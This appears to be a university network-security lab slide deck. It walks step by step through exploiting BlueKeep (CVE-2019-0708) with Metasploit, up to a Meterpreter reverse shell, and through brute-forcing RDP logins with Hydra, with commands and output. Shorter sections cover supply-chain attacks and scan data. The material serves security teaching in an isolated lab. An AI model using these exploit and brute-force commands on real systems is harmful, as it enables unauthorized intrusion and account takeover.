## **NETWORK & MULTIMEDIA LAB**

NETWORK SECURITY (2)

Fall 2021

# EXPLOIT CVE-2019-0708

BlueKeep

## CVE-2019-0708 (BlueKeep)

https://nvd.nist.gov/vuln/detail/CVE-2019-0708



#### ■漏洞位置


- 遠端桌面服務
  - 大部份的 Windows 都有使用者端軟體
  - 伺服器端預設監聽 TCP 3389 port
  - 其他作業系統例如 Linux、FreeBSD、Mac OS X,也有對應的使用者端軟體

#### ■漏洞成因

- 使用已釋放記憶體 (use-after-free, UAF)
- 造成結果
  - 遠端程式碼執行 (remote code execution,RCE)
  - 取得系統權限
- ■影響範圍
  - 舊版本的 Windows 系統, Windows 8/10 及之後版本不受影響

## 實驗環境

- Kali Linux (Host-only Network)
- Windows 7 (Host-only Network)
- 攻擊流量勿進入校園學術網路




#### What can Attacker see now?

- Nmap's default under privileged users
  - nmap -sS


```
SCAN TECHNIQUES:
-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
```

Host is up but no service found.

## 若 Windows 開啟 Remote Desktop 功能



## 確認防火牆允許 Remote Desktop



#### What can Attacker see now?

■ 1 service found

```
(root@ kali)-[/home/kali]
# nmap 192.168.10.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-08 03:10 EDT mass_dns: warning: Unable to determine any DNS servers. Reverse Nmap scan report for 192.168.10.6
Host is up (0.00037s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE
3389/tcp open ms-wbt-server
MAC Address: 08:00:27:01:45:A9 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 4.88 seconds
```

## NESSUS

Vulnerability scanner




- Launch Nessus
  - sudo systemctl start nessusd.service
  - https://127.0.0.1:8834
- Sign in






New Scan




Advanced Scan





- Name (包含學號)
- Target IP






Launch

□ Win7 - f08921a01 On Demand □ N/A ▷ ×



#### Screenshot-01

Result



## METASPLOIT

Penetration testing framework


- msfdb init
- msfconsole

msf6 > search rdp rce

search rdp rce (RCE: remote code execution)

Matching Modules Disclosure Date Rank Check Description Name auxiliary/scanner/http/wp\_abandoned\_cart\_sqli Abandoned Cart for WooCommerce SQLi Scanner 2020-11-05 normal No auxiliary/scanner/rdp/cve\_2019\_0708\_bluekeep CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check 2019-05-14 normal Yes exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free 2019-05-14 manual Yes exploit/unix/http/pihole\_dhcp\_mac\_exec Pi-Hole DHCP MAC OS Command Execution 2020-03-28 good Yes exploit/windows/rdp/rdp\_doublepulsar\_rce RDP DOUBLEPULSAR Remote Code Execution 2017-04-14 great Yes Snap Creek Duplicator WordPress plugin code injection exploit/multi/php/wp\_duplicator\_code\_inject 2018-08-29 manual Yes exploit/multi/http/wp\_db\_backup\_rce WP Database Backup RCE 2019-04-24 excellent Yes WordPress AIT CSV Import Export Unauthenticated Remote Code Exec exploit/multi/http/wp\_ait\_csv\_rce 2020-11-14 excellent Yes auxiliary/scanner/http/wordpress\_login\_enum WordPress Brute Force and User Enumeration Utility normal exploit/multi/http/wp\_crop\_rce WordPress Crop-image Shell Upload 2019-02-19 excellent Yes WordPress File Manager Unauthenticated Remote Code Execution exploit/multi/http/wp file manager rce 2020-09-09 normal Yes auxiliary/scanner/http/wp\_loginizer\_log\_sqli WordPress Loginizer log SQLi Scanner 2020-10-21 normal No 12 exploit/unix/webapp/wp\_phpmailer\_host\_header WordPress PHPMailer Host Header Command Injection 2017-05-03 average Yes

- use 2
- show options



show targets

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets
Exploit targets:
   Ιd
      Name
       Automatic targeting via fingerprinting
      Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
      Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
       Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
      Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
      Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
       Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
      Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
      Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
```

- set target 2
- set lhost 192.168.10.5
- set rhost 192.168.10.6
- run

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target ⇒ 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set lhost 192.168.10.5
lhost ⇒ 192.168.10.5
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhost 192.168.10.6
rhost ⇒ 192.168.10.6
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.10.5:4444
```

sysinfo

Screenshot-02

```
msf6 exploit(
Started reverse TCP handler on 192.168.10.5:4444
[*] 192.168.10.6:3389 - Running automatic check ("set AutoCheck false" to disable)
 192.168.10.6:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.10.6:3389 - The carget is vulnerable. The carget accempted cleanup of the incorrectly-bound MS_T120 channel.
    192.168.10.6:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.6:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
   192.168.10.6:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0×fffffa8011e07000, Channel count 1.
[!] 192.168.10.6:3389 - ← | Entering Danger Zone | -
[*] 192.168.10.6:3389 - Surfing channels ...
[*] 192.168.10.6:3389 - Lobbing eggs ...
[*] 192.168.10.6:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.10.6:3389 - ← Leaving Danger Zone
[*] Sending stage (200262 bytes) to 192.168.10.6
[*] Meterpreter session 4 opened (192.168.10.5:4444 \rightarrow 192.168.10.6:49157) at 2021-10-08 03:41:23 -0400
meterpreter > sysinfo
               : F08921A01-PC
Computer
                : Windows 7 (6.1 Build 7601, Service Pack 1).
05
Architecture
System Language : en US
Domain
                : WORKGROUP
Logged On Users : 2
Meterpreter
                : x64/windows
meterpreter >
```

Verify that we get administrator privilege

```
meterpreter > shell
Process 2428 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>net users
net users
User accounts for \\
Administrator
                         Guest
                                                  yun
The command completed with one or more errors.
C:\Windows\system32>mkdir aaa
mkdir aaa
C:\Windows\system32>
```

C:\Windows\System32>mkdir aaa Access is denied. C:\Windows\System32>\_

## How do memory exploits work?

An example: buffer overflow vulnerability

```
#include <stdio.h>
#include <string.h>
int main(){
    char secret[4] = "aaaa";
    char input[4];
    gets(input);
    if(strncmp(secret, "bbbb", 4) == 0){
        printf("How do you turn this on?");
    return 0;
```

## How do memory exploits work?

```
___(kali⊗ kali)-[~/Desktop]
$ objdump <u>./a.out</u> -d -M intel
```

```
0000000000001155 <main>:
   1155:
               55
                                             rbp
                                       push
               48 89 e5
   1156:
                                             rbp, rsp
                                      mov
   1159:
               48 83 ec 10
                                      sub
                                             rsp,0×10
                                                                                                    char secret[4] = "aaaa";
                                             DWORD PTR [rbp-0×4],0×61616161
   115d:
               c7 45 fc 61 61 61 61
                                      mov
                                                                                      rbp - 0x4
               48 8d 45 f8
   1164:
                                             rax,[rbp-0×8]
                                      lea
                                                                                                   char input[4];
               48 89 c7
   1168:
                                             rdi, rax
                                                                                      rbp - 0x8
                                      mov
               b8 00 00 00 00
   116b:
                                             eax.0×0
                                      mov
   1170:
               e8 db fe ff ff
                                      call
                                             1050 <gets@plt>
   1175:
               48 8d 45 fc
                                             rax,[rbp-0×4]
                                      lea
   1179:
               ba 04 00 00 00
                                             edx.0×4
                                      mov
               48 8d 35 7f 0e 00 00
                                                                   # 2004 < IO_stdin_used+0×4>
                                             rsi,[rip+0×e7f]
   117e:
                                      lea
               48 89 c7
   1185:
                                             rdi, rax
                                      mov
               e8 a3 fe ff ff
                                      call
                                             1030 <strncmp@plt>
   1188:
                                                                                                            讀取長度若超過
   118d:
               85 c0
                                      test
                                             eax.eax
   118f:
               75 11
                                             11a2 <main+0×4d>
                                       jne
                                                                                                            → Buffer overflow
                                                                   # 2009 < IO_stdin_used+0×9>
   1191:
               48 8d 3d 71 0e 00 00
                                             rdi,[rip+0×e71]
                                       lea
                                             eax.0×0
   1198:
               b8 00 00 00 00
                                      mov
               e8 9e fe ff ff
   119d:
                                      call
                                             1040 <printf@plt>
                                                                                                        rbp - 0x8
                                                                                                                        rbp - 0x4
   11a2:
               b8 00 00 00 00
                                             eax.0×0
                                      mov
   11a7:
               c9
                                      leave
   11a8:
               c3
                                      ret
                                                                                                        rbp
   11a9:
               Of 1f 80 00 00 00 00
                                             DWORD PTR [rax+0×0]
                                      nop
00000000000011b0 <__libc_csu_init>:
                                                                                                        rbp + 0x10 (ret addr)
```

Home > CWE List > CWE- Individual Dictionary Definition (4.5)

Home About CWE List

Scoring

#### **CWE-170: Improper Null Termination**

```
#include <stdio.h>
#include <string.h>

int main(){
    char secret[4] = "aaaaa";
    char input[4];
    fgets(input, 4, stdin);
    if(strncmp(secret, "bbbb", 4) == 0){
        printf("How do you turn this on?");
    }
    printf("%s", input);
    return 0;
}
```

#### https://cwe.mitre.org/data/definitions/170.html


```
#include <stdio.h>
#include <string.h>
#include<unistd.h>
int main(){
    char secret[4] = "aaaa";
    char input[4];
    read(0, input, 4);
    if(strncmp(secret, "bbbb", 4) == 0){
        printf("How do you turn this on?");
    }
    printf("%s", input);
    return 0;
}
```

# CYBER KILL CHAIN

## Cyber Kill Chain

https://attack.mitre.org/matrices/enterprise/

## THE CYBER KILL CHAIN



https://medium.com/cycraft/cycraft-classroom-mitre-att-ck-vs-cyber-kill-chain-vs-diamond-model-1cc8fa49a20f

## **Initial Access**

- Exploit vulnerability
- Victim execution
- Valid accounts
  - Weak password
  - Brute force attack
- Supply chain attack
  - Malicious VM/Docker image
  - Malicious package
    - Dependency Confusion
    - Typosquatting

#### **Initial Access**

9 techniques

	3 techniques			
Drive-by Compromise	Vulnerable browser (plugin)			
Exploit Public- Facing Application				
External Remote Services	VPN, RDP, VNC, SSH, Windows Remote Management (WinRM)			
Hardware Additions				
	Spearphishing Attachment Macro			
Phishing (3)	II Spearphishing Link			
	Spearphishing via Service (3 <sup>rd</sup> party services)			
Replication Through Removable Media	USB			
	Compromise Software Dependencies and Development Tools			
Supply Chain Compromise (3)	Compromise Software Supply Chain			
. (-/	Compromise Hardware Supply Chain			
Trusted Relationship				
	Default Accounts			
Valid	Domain Accounts			
Accounts (4)	Local Accounts			
	Cloud Accounts			

## Dependency Confusion

- Which package is installed?
  - pip install pikachu
  - npm install pikachu



#### ■ For pip:

- 1. Checks whether library exists on the specified (internal) package index
- 2. Checks whether library exists on the public package index (PyPI)
- 3. Installs whichever version is found. If the package exists on both, it defaults to installing from the source with the higher version number.
  - Therefore, uploading a package named library 9000.0.0 to PyPI would result in the dependency being hijacked

## Typosquatting

# Real Domain Targeted Typosquat Domain Example www.github.com www.glthub.com www.google.com www.gougle.com Typos www.amazon.com www.amozon.com www.victoriassecret.com www.homedepot.com www.homedepot.com

 Pushing malicious packages to a registry with the hope of tricking users into installing them

#### Correct package name


VULNERABILITY	AFFECTS	AFFECTS		PUBLISHED
H Malicious Package	cofeescript *	coffeescript	npm	09 Oct, 2017
H Malicious Package	cofee-script *	coffeescript	npm	09 Oct, 2017
H Malicious Package	jquey *	jquery	npm	09 Oct, 2017
H Malicious Package	anarchy *	(formerly occupied	npm	17 Sep, 2017
		by another package)		

## Brute forcing RDP with Hydra

Hydra

```
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]
-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] i
rc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-li
stener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin r
pcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak
telnet[s] vmauthd vnc xmpp
Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
   -(kali⊛kali)-[~/Desktop]
                                                                              255
```

## Common Password List



## RDP brute force attack with Hydra

```
–(kali⊛kali)-[~/Desktop]
hydra -l f08921a01 -P passlist.txt rdp://192.168.10.6
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-24 18:29:26
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce
the number of parallel connections and -W 1 or -W 3 to wait between connection to al
low the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (l:1/p:7), ~2 tries
per task
[DATA] attacking rdp://192.168.10.6:3389/
[3389][rdp] host: 192.168.10.6 login: f08921a01 password: '
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-24 18:29:28
  —(kali⊛kali)-[~/Desktop]
  -$ cat passlist.txt
                                                                      Screenshot-03
  -(kali⊛kali)-[~/Desktop]
```

#### **NICTER Sensor Result**



- Darknet IP Range: 103.235.89/24 (256 IPs) ——
  - 向 TWNIC 申請無人使用的 IP
- Duration: 2021/09/12 ~ 2021/10/15 (34 days)
- 這些 IP 收到的封包極可能是掃描流量
- Total Connections Number: 105,777,632 (hundred million)
- Total Suspicious IP Number: 581,506 (five hundred thousands)

TOP 10	IP	Count	Country	TOP 10	IP	Count	Country
1	89.248.165.19	1,817,171	Netherland	6	45.155.205.188	1,506,614	Russia
2	45.155.204.169	1,712,710	Russia	7	89.248.165.229	1,403,232	Netherland
3	89.248.165.89	1,667,567	Netherland	8	80.82.65.202	1,384,960	Netherland
4	45.155.204.63	1,663,789	Russia	9	185.156.73.36	1,347,753	Netherland
5	45.146.164.196	1,507,641	Russia	10	185.156.73.100	1,346,281	Netherland

#### **NICTER Sensor Result**

OS Distribution (Network Device)



TP-LINK TL-R470T router

MikroTik RouterOS 3.17

OneAccess 1641 router

**Gennet** OxyGEN wireless ADSL router (Linux 2.6.11)

**Enterasys** Matrix X-series router (Linux 2.4)

**HP** ProCurve Secure Router 7102dl

**Linksys** BEFSR41 EtherFast router

D-Link DSI -2890AL ADSI router

Linksys WRV200 wireless broadband router

Maipu MyPower MP3840 router

Asus RT-AC66U router (Linux 2.6)

Comtrend CT536 wireless ADSL router

Netgear WGR614v7 wireless broadband router

Vyatta router (Linux 2.6.26)

router

Cisco SPA 303 VoIP phone,

3Com 4200G or Huawei Quidway S5600 switch

**HP** FlexFabric 5900CP switch (Comware 7.1)

3Com Switch 42000

Motorola RFS 6000

Ruijie N18010 swite

D-Link DGS-3450 sv

3Com SuperStack 3

switch

**3Com** 5500-El swite

Huawei S9300 swit

Avocent DSR1021 | firewall

D-Link DES-3326 sw

Cisco 2950 switch (

Cisco Catalyst 1900

Avocent MergePoir

Secure Computing S **Endian** 2.3 or IPCop 2.4.31 - 2.6.22) **Dell** Sonicwall NSA 2 IPFire 2.11 firewall ( Check Point UTM-1 **ZyXEL** ZyWALL 5 fire Cisco ASA 5510 firev Symantec Gateway: Fortinet FortiGate 1 Huawei Secospace Juniper SRX100-seri

(JUNOS 10.4 - 12.1)

Fortinet FortiGate-6


這些網路裝置極可能是遭到駭客控制。 大範圍掃描其他 IP。

#### **NICTER Sensor Result**



- Nessus scanning for Router
- In order to confirm whether the Router has vulnerability that have been compromised, we use Nessus to perform a vulnerability scan.
- > We scan 145 Routers but only found that only 4 Routers has critical vulnerabilities that can be exploited for remote code execution.


72.4.34.39



其他 141 個 Router 是如何被控制的? 高機率是因為弱密碼


## Mirai - IoT Botnet


Mirai 光是 brute force telnet , 就控制超過 40 萬台 IoT 裝置 。



#### Reconnaissance

- Search Engines
  - Google
  - Yahoo
  - Baidu
  - Bing
  - Yandex
  - ..





## GOOGLE HACKING

### Google hacking

https://www.exploit-db.com/google-hacking-database

